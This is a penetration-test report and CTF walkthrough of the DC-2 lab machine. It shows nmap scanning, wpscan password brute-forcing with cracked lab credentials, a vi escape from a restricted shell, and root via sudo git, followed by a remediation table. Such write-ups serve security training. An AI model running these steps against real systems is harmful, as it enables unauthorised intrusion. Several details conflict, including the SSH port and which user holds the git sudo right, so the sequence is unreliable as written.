

DC 2 Vapt Report



This is the ip of my machine **192.168.31.172.**



After a nmap scan we got the list of ip that are alive in the network. Through this way we have found the ip of the vulnerable machine DC 2 **192.168.31.212**.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -n -p- 192.168.31.212
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-02 06:21 -0400
Nmap scan report for 192.168.31.212
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
MAC Address: 00:0C:29:70:CF:30 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.17 seconds


┌──(kali㉿kali)-[~]
└─$
```

Found http service is running on port 80 in vulnerable machine.


4




Web page running inside vulnerable machine




The Flag option on the webpage clearly got our attention. Let's check what hint it has for us. So from this page, we got a really good hint to move ahead.




We run the nmap command to find out wether the ports are vulnerable or not.




Through the enumeration we have found that this website is built in wordpress. This wordpress website is reviling the users username. Therefore, we have used cewl to build a wordlist for passwords from inside //dc-2 as shown in the image.



Time to fire up wpscan with our username & password list to valid user login combination.






We have successfully found the password for Tom & Jerry. Let's make good use of them.

jerry: adipiscing

tom: parturient

Further, we login to WordPress using Jerry credentials. It was holding another clue for us in Flag 2.



Since the clue was telling us to find another entry point to reach our final flag. Suddenly we thought to make an SSH Login running on port 77454 by using Tom credentials.

We successfully got logged in but we have a restricted shell in which some commands are not found. But few commands are available.

As you can observe that cat program is not present inside /bin and tom can run only five programs present inside /bin directory.

```
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cd usr
-rbash: cd: restricted
tom@DC-2:~$ ls -l usr
total 4
drwxr-x--- 2 tom tom 4096 Mar 21  2019 bin
tom@DC-2:~$ ls -l usr/bin
total 0
lrwxrwxrwx 1 tom tom 13 Mar 21  2019 less → /usr/bin/less
lrwxrwxrwx 1 tom tom  7 Mar 21  2019 ls → /bin/ls
lrwxrwxrwx 1 tom tom 12 Mar 21  2019 scp → /usr/bin/scp
lrwxrwxrwx 1 tom tom 11 Mar 21  2019 vi → /usr/bin/vi
```

Since we had a restricted shell, we found that we can use the Vi editor. Therefore, we use Vi editor to escape the restricted shell.

```
tom@DC-2:~$ vi

tom@DC-2:~$ /bin/bash
tom@DC-2:~$ export PATH=/bin:/usr/bin:$PATH
tom@DC-2:~$ export SHELL=/bin/bash:$SHELL
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
```

After escaping the restricted shell, we export “/bin/bash” as our SHELL environment variable and “/usr/bin” as our PATH environment variable so that we can run Linux commands properly.

export PATH=/bin:/usr/bin:$PATH

export SHELL=/bin/bash:$SHELL

According to hint, now we need to switch user from tom to jerry but we don’t have jerry’s login credential. Then checked the sudoers list and found that tom can run “/usr/bin/git” as root without a password.

```
Sorry, user tom may not run sudo on
tom@DC-2:/$ su - jerry
Password:
jerry@DC-2:~$ whoami
jerry
jerry@DC-2:~$ ls
flag4.txt
```

```
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!
```

Having the root permission on git was like the cherry on the cake, because through this I can try to escalate low privilege shell to high privilege shell.

```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
```

Boom!!! We got the root access, then we switch to the root directory and found our final flag.

```
tom@DC-2:/$ sudo git help add
[sudo] password for tom:
tom is not in the sudoers file.  This incident will be reported.
tom@DC-2:/$ su jerry
Password:
jerry@DC-2:/$ sudo git help add
root@DC-2:/# cd /root
root@DC-2:~# whoami
root
root@DC-2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@DC-2:~# ls
final-flag.txt
root@DC-2:~# cat final-flag.txt
 __      __       _ _                    _
 \ \    / /      | | |                  | |
  \ \  / /__  _ __| | |  ___ ___  _ __ ___| |
   \ \/ / _ \| '__| | | / __/ _ \| '_ ` _ \ |
    \  / (_) | |  |_|_| \__ \ (_) | | | | |_|
     \/ \___/|_|  (_|_) |___/\___/|_| |_| |_|



Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

```
root@DC-2:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:70:cf:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.212/24 brd 192.168.31.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 2409:4090:1b:8200:20c:29ff:fe70:cf30/64 scope global mngtmpaddr dynamic
       valid_lft 73383sec preferred_lft 73383sec
    inet6 fe80::20c:29ff:fe70:cf30/64 scope link
       valid_lft forever preferred_lft forever
```

Ip of the vulnerable machine through my terminal



Description	The target system is running Apache HTTP Server version 2.4.10, which is an outdated and unsupported release.
Vulnerability name	Outdated Apache HTTP Server (Version 2.4.10)
Port	80
Service name	apache httpd
Version	2.4.10
Severity	Critical
CVE ID	CVE-2017-3167
Remediation	• Upgrade Apache HTTP Server to the latest supported version. • Apply all vendor security patches. • Disable unnecessary modules. • Update OpenSSL and related dependencies. • Perform regular vulnerability assessments.